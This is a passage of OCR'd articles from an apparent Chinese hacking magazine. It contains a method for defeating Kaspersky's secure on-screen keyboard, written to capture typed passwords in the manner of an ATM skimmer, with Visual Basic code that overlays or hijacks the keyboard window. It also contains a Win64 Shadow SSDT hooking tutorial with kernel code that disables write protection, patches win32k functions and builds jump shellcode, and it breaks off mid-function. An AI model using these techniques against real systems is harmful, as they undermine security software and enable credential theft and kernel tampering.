


图 7

我们完全可以自己构造工具来修改使还原系统无效，去年 11 期的在 Ring3 下穿透还原不知道大家还有印象没，随便改一下，即可穿透该还原软件，这里我不讨论它的安全问题，关键是逆向，这一章到这里就结束了，由于下期主要讲该还原驱动的内部核心结构、算法、实现流程，因此该驱动的 IDB 文件我将在下一篇文章里给出，希望大家能够继续关注，谢谢大家，我们下期再见！

对卡巴斯基安全键盘的研究



图/文 胡文亮

最近《黑客防线》的编辑给我下达了一个新任务，要我研究一下卡巴斯基自带的安全键盘，并尝试突破它。经我研究，发现这个软键盘确实很强，但并非无懈可击，还是有办法突破它的。可惜本人的编程能力有限，并未作出一个突破安全键盘的 DEMO，但已经有了可行的解决方案。

众所周知，关于键盘记录的函数都在 user32.dll 里，对应的内核函数都在 Shadow SSDT 表上。我们首先查看一下安装了“卡巴斯基安全部队 2012”后的 Shadow SSDT，如图 1 所示。




图 1

图 1 中被我勾选的函数就是跟键盘记录有关的，这么说来，在 Ring 3 下的常规键盘记录途径就完全被封死了。记录软键盘入输密码的方法很简单，用屏幕截图+记录鼠标的点击坐标即可，用此方法可以记录 QQ2008 用软键盘输入的密码。然而，让人发疯的事情出现了，在安全键盘在运行期间，根本无法截屏（截图的效果是一片黑色）！而且由于卡巴斯基对 NtUserSetWindowsHookEx 挂钩，你想用鼠标钩子获得鼠标在哪里点击了按键也是不可能的！接下来，我又尝试恢复 Shadow SSDT 的钩子，结果，让人崩溃的事情再度发生：Shadow SSDT 钩子不定期地自动重新挂钩！当然，什么键盘过滤驱动之类的方法肯定是不行的，因为卡巴斯基安全键盘是软键盘，不是真实的键盘（说到这里，顺带讲一个趣闻。2011 年底卡巴斯基毫无征兆地推出了几款真实的键盘，在淘宝商城上的卡巴斯基直营店里销售。当然，一个安全软件公司推出外设产品，销量也是可想而知的）。

研究到这里，突破安全键盘的思路顿时陷入僵局。难道卡巴斯基安全键盘真的天下无敌？在我极度郁闷的时候，忽然想起了曾经流行过一段时间，不过现在已经销声匿迹的银行卡密码盗窃方法。首先，犯罪分子制作一个跟 ATM 机键盘非常像的假键盘贴在 ATM 机上。当有人来取钱时，就把密码给记录了下来，发给犯罪分子。同理，我们可以制作一个假软键盘，贴在卡巴斯基安全键盘的界面上方，当有人按下按键时，我们的假卡巴斯基安全键盘实现对目标程序进行模拟按键，再把按的键记录下来。但是，我在 GUI 方面的编程技术不过关，无法做出像卡巴斯基安全键盘那样的按键效果。结果，这个方案我无法完整实现（只实现了把窗口贴在卡巴斯基安全键盘的上方，没有实现按键效果和模拟按键）。我只能提出这个思路，希望有能力的人能实现。

接下来讲述如何把自己的窗口贴在卡巴斯基安全键盘的上方。卡巴斯基在 Shadow SSDT 上做了很多防御，但是没有挂钩 NtUserWindowFromPoint，也就是说，我们可以根据鼠标坐标获得当前鼠标指针

下面的窗口的句柄。获得了窗口句柄，就可以获得窗口标题和窗口类，如果窗口类是“AVP.VirtualKeyboard”，或者窗口标题是“安全键盘”，那么我们就获得这个窗口的坐标和大小，获得了窗口的坐标和大小后，就把我们自己的窗口贴上面，并保持置顶。既然我们的窗口已经在卡巴斯基安全键盘的上方，那么要获得鼠标在自己窗口上的什么位置按下了什么键，是轻而易举的事情。但是要诱骗用户在自己的窗口上点击鼠标，必须把卡巴斯基安全键盘模仿得十分逼真，这个我因个人能力问题做不到了。

虽然我记录不了卡巴斯基安全键盘的输入，不过要破坏它的功能却很简单。现在做出了两种效果：①贴一个完全透明的窗口在卡巴斯基安全键盘上面，做出一种卡巴斯基安全键盘按键无响应的假象，但此效果只在我们的进程存在时有效；② 直接“吃掉”卡巴斯基安全键盘，让安全键盘在重启前无法再次出现。即使我们的进程退出了，效果依然存在。核心代码如下。

```
Private Sub Timer1_Timer()
    Dim frm2 As New Form2
    Dim FrmTitle As String * 260
    Dim kbHwnd As Long
    Dim mp As POINTAPI
    Dim kbRect As RECT
    GetCursorPos mp
    kbHwnd = WindowFromPoint(mp.X, mp.Y)
    Call GetWindowTextA(kbHwnd, FrmTitle, 260)
    Me.Caption = FrmTitle
    If Left$(FrmTitle, 4) = "安全键盘" Then
        kbkbHwnd = kbHwnd
        GetWindowRect kbHwnd, kbRect
        frm2.Left = kbRect.Left * 15
        frm2.Top = kbRect.Top * 15
        frm2.Width = (kbRect.Right - kbRect.Left) * 15
        frm2.Height = (kbRect.Bottom - kbRect.Top) *
15
        frm2.Show
        setFRM frm2, 1
        If DoWhat = 1 Then
            SetParent kbHwnd, frm2.hwnd
        Else
            MoveWindow frm2.hwnd, frm2.Left/15,
frm2.Top/15, frm2.Width/15, frm2.Height/15, 1
            SetFocusXX frm2.hwnd
        End If
        Timer1.Enabled = False
    End If
End Sub
```

顺便提一下，卡巴斯基已经在 Shadow SSDT 上 HOOK 了 NtUserSetParent，但是由于参数过滤不严格，导致还是有漏洞可以进行窗口攻击。我个人认为正确的过滤方法是禁止一切非自身程序调用 SetParent。至于 NtUserMoveWindow 之类的函数，卡巴斯基根本没有挂钩，读者可以用此函数把卡巴斯基的窗口移动到屏幕可视范围之外。当然，这些窗口攻击的小把戏已经过时了，本人不提倡使用。

接下来进行效果演示。

- 直接运行程序。

运行程序前，鼠标在卡巴斯基安全键盘上的效果（鼠标指针变成手形，按钮变色）如图 2 所示。




图 2

运行程序后，鼠标指针在卡巴斯基安全键盘上的效果（鼠标指针无变形，按钮无变色）如图 3 所示。





图 3

- 给程序加上 kill 参数(DisableKBSKB.exe /kill)。

当鼠标移动到卡巴斯基安全键盘上时，键盘瞬间消失，无法截图。

本文到此结束，希望能有读者能实现我的思路，完美记录卡巴斯基安全键盘的按键。如果还有什么别的方法，也欢迎和我交流。



详解 Win64 上的 Shadow SSDT

胡文亮

上几期文章实现了挂钩 SSDT，现在来实现挂钩 Shadow SSDT。比起挂钩 SSDT，挂钩 Shadow SSDT 更麻烦了。废话不多说，还是一步一步分析吧。

1．获得 KeServiceDescriptorTableShadow 的地址

这个和获得 KeServiceDescriptorTable 差不多，唯一不同就是特征码。这个特征码是怎么来的呢？我在《详解 Win64 上的 SSDT》已经讲过，不过可能很多人不记得了，在这里重新提一下，相关代码如下。

```
lkd> uf KiSystemCall64
Flow analysis was incomplete, some code may be missing
nt!KiSystemCall64:
fffff800`03cc7ec0 0f01f8          swapgs
fffff800`03cc7ec3 654889242510000000 mov    qword ptr
gs:[10h],rsp
【省略大量无关代码】
nt!KiSystemServiceRepeat:
fffff800`03cc7ff2 4c8d1547782300  lea
r10,[nt!KeServiceDescriptorTable (fffff800`03eff840)]
fffff800`03cc7ff9 4c8d1d80782300  lea
r11,[nt!KeServiceDescriptorTableShadow (fffff800`03eff880)]
【省略大量无关代码】
```

特征码就是我染成蓝色的那 3 字节。先用 __readmsr(0xC0000082) 得到 KiSystemCall64 的地址，然后往下搜索 0x500 字节，当找到特征码后就能计算出 KeServiceDescriptorTableShadow 的地址了相关代码如下。

```
ULONGLONG GetKeServiceDescriptorTableShadow64()
{
    PUCHAR StartSearchAddress = (PUCHAR)__readmsr
(0xC0000082);
    PUCHAR EndSearchAddress = StartSearchAddress +
0x500;
    PUCHAR i = NULL;
    UCHAR b1=0,b2=0,b3=0;
    ULONG templong=0;
    ULONGLONG addr=0;
    for(i=StartSearchAddress;i<EndSearchAddress;i++)
    {
        if( MmIsAddressValid(i) &&
MmIsAddressValid(i+1) && MmIsAddressValid(i+2) )
        {
            b1=*i;
            b2=*(i+1);
            b3=*(i+2);
            if( b1==0x4c && b2==0x8d && b3==0x1d )
//4c8d1d
            {
                memcpy(&templong,i+3,4);
                addr = (ULONGLONG)templong +
(ULONGLONG)i + 7;
                return addr;
            }
        }
    }
    return 0;
}
```

2．根据 INDEX 获得 SSSDT 函数在内核里的地址

原理和获得 SSDT 函数在内核里的地址差不多，先获得 W32pServiceTable 的地址，然后再获得每个函数的偏移地址，再把偏移地址与 W32pServiceTable 相加。为什么下面的计算公式是 W32pServiceTable + 4 ×(index-0x1000) 呢？其实这只是个理解上的问题。SSDT 函数的起始 INDEX 是 0x0，SSSDT 函数的起始 INDEX 是 0x1000，但函数地址在 W32pServiceTable 里是

从基址开始记录的(假设 W32pServiceTable 的地址是 0xfffff800~80000000,第 0 个函数的地址就记录在 0xfffff800~80000000,第 1 个函数的地址就记录在 0xfffff800~80000004,第 2 个函数的地址就记录在 0xfffff800~80000008,以此类推)。注意:这步必须在 GUI 线程里执行!相关代码如下。

```
ULONGLONG GetSSSDTFuncCurAddr64(ULONG64 Index)
{
    ULONGLONG W32pServiceTable=0, qwTemp=0;
    LONG dwTemp=0;
    PSYSTEM_SERVICE_TABLE pWin32k;
    pWin32k = (PSYSTEM_SERVICE_TABLE)((ULONG64)KeServiceDescriptorTableShadow + sizeof(SYSTEM_SERVICE_TABLE));
    W32pServiceTable=(ULONGLONG)(pWin32k->ServiceTableBase);
    ul64W32pServiceTable = W32pServiceTable;
    qwTemp = W32pServiceTable + 4 * (Index-0x1000);
    dwTemp = *(PLONG)qwTemp;
    dwTemp = dwTemp >> 4;
    qwTemp = W32pServiceTable + (LONG64)dwTemp;
    return qwTemp;
}
```

3. 修改 SSSDT 里的地址

还是跟 SSDT 类似,修改 W32pServiceTable +4*index 地址的 DWORD 值(偏移地址值)。注意:这步也必须在 GUI 线程里执行!相关代码如下。

```
VOID ModifySSSDT(ULONG64 Index, ULONG64 Address)
{
    ULONGLONG W32pServiceTable=0, qwTemp=0;
    LONG dwTemp=0;
    PSYSTEM_SERVICE_TABLE pWin32k;
    KIRQL irql;
    pWin32k = (PSYSTEM_SERVICE_TABLE)((ULONG64)KeServiceDescriptorTableShadow + sizeof(SYSTEM_SERVICE_TABLE));
    //4*8
    W32pServiceTable=(ULONGLONG)(pWin32k->ServiceTableBase);
    qwTemp = W32pServiceTable + 4 * (Index-0x1000);
    dwTemp = (LONG)(Address - W32pServiceTable);
    dwTemp = dwTemp << 4;
    //DbgPrint("*(PLONG)qwTemp: %x, dwTemp: %x",*(PLONG)qwTemp,dwTemp);
    irql=WPOFFx64();
    *(PLONG)qwTemp = dwTemp;
    WPONx64(irql);
}
```

4. 实现 SHADOW SSDT HOOK

为了实现 SHADOW SSDT HOOK,我真是苦头吃大了,求了不少高手,说了不少好话,还是得不到好的解决方案。这倒不是因为别人不愿意帮我,而是微软确实可恶,把函数地址采用"基址+偏移"的方式,限制了代理函数的地址必须跟 Win32K.SYS 在同一个 4GB。所以,我们还是要采用二次跳转的方式,代理函数要写两个。一个代理函数和 Win32K.SYS 在同一个 4GB,它的唯一作用就是跳转到第二个代理函数;第二个代理函数就是过滤参数,根据参数进行返回进行不同的处理。我们首先需要找到一个跟 Win32K.SYS 在同一个 4GB 的地址来填写 JMP。而且,这个地址必须带可执行属性。要知道,在 Ring 3 下修改内存属性可以用 NtProtectVirtualMemory,在内核里却没有对应的函数。如果用 MDL 那一套函数,MmGetSystemAddressForMdlSafe 返回的地址却不跟 Win32K.SYS 在同一个 4GB。在上几期讲述 SSDT HOOK 时,我把第一个代理函数写到了 KeBugCheckEx 里,因为 KeBugCheckEx 在正常情况下是不可能被执行到的。而在 Win32K.SYS 里,很难找到哪个函数不被执行到。我经过仔细排查,发现 Win7 的 SSSDT 里多了一个函数,名为 NtUserWindowFromPhysicalPoint,它在 USER32.DLL 中对应的函数明显是 WindowFromPhysicalPoint,经 MSDN 上查证,它是从 Vista 才开始有的。不同于 WindowFromPoint,MSDN 对 WindowFromPoint 的描述是:Retrieves a handle to the window that contains the specified point;MSDN 对 WindowFromPhysicalPoint 的描述是:Retrieves a handle to the window that contains the specified physical point。简单说吧,我感觉这个函数很少被调用,所以废掉它影响应该不大。废掉它很简单,直接返回 0 即可。汇编代码是:[xor rax,rax]+[ret]。这段汇编代码只有 4 字节,填充完这个字节后,后面的字节可以全部填充 NOP,直到函数结束。当然,我在代码里并没有覆盖全部字节。这只是个人的处理风格问题,没什么特别意义。

第一个代理函数用机器码写成,总共就 14 个字节,前 6 个字节为 ff 15 00 00 00 00,后 8 个字节为第二个代理函数的地址(JMP QWORD PTR)。第二个代理函数才是真正的代理函数,用 C 语言写成,代码如下。

```
ULONG64 ProxyNtUserPostMessage(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
    if( NtUserQueryWindow(hWnd,0)==MyProcessId &&
```

```
        PsGetCurrentProcessId()!=(HANDLE)MyProcessId )
        {
            DbgPrint("Do not fuck with me!");
            return 0;
        }
        else
        {
            DbgPrint("OriNtUserPostMessage called!");
            return
NtUserPostMessage(hWnd,Msg,wParam,lParam);
        }
    }
```

以下是构造第一个代理函数和 UNHOOK SSSDT 的代码。UNHOOK SSSDT 的代码很简单，只要把原始函数的地址填回去即可（注意：这一步必须在 GUI 线程里执行），代码如下。

```
    VOID FuckFunc()
    {
        KIRQL irql;
        UCHAR
fuckcode[]="\x48\x33\xC0\xC3\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
        irql=WPOFFx64();
        memcpy((PVOID)AddressNtUserWindowFromPhysica
lPoint,fuckcode,23);
        WPONx64(irql);
    }
    VOID HOOK_SSSDT()
    {
        KIRQL irql;
        ULONG64 myfun;
        UCHAR
jmp_code[]="\xFF\x25\x00\x00\x00\x00\x90\x90\x90\x90\x90\
x90\x90\x90";
        //代理函数地址
        myfun=(ULONGLONG)ProxyNtUserPostMessage;
        //填充 shellcode
